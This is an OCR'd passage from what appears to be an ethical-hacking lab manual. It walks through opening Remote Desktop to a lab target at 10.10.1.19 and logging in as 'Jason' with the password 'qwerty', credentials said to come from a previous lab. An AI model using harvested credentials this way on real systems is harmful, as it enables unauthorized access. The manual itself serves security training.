
3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [**Windows Server 2019**]) and click **Show Options**.




5. In the **User name** field, type **Jason** and click **Connect**.




6. The **Windows Security** pop-up appears; enter the password as **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.

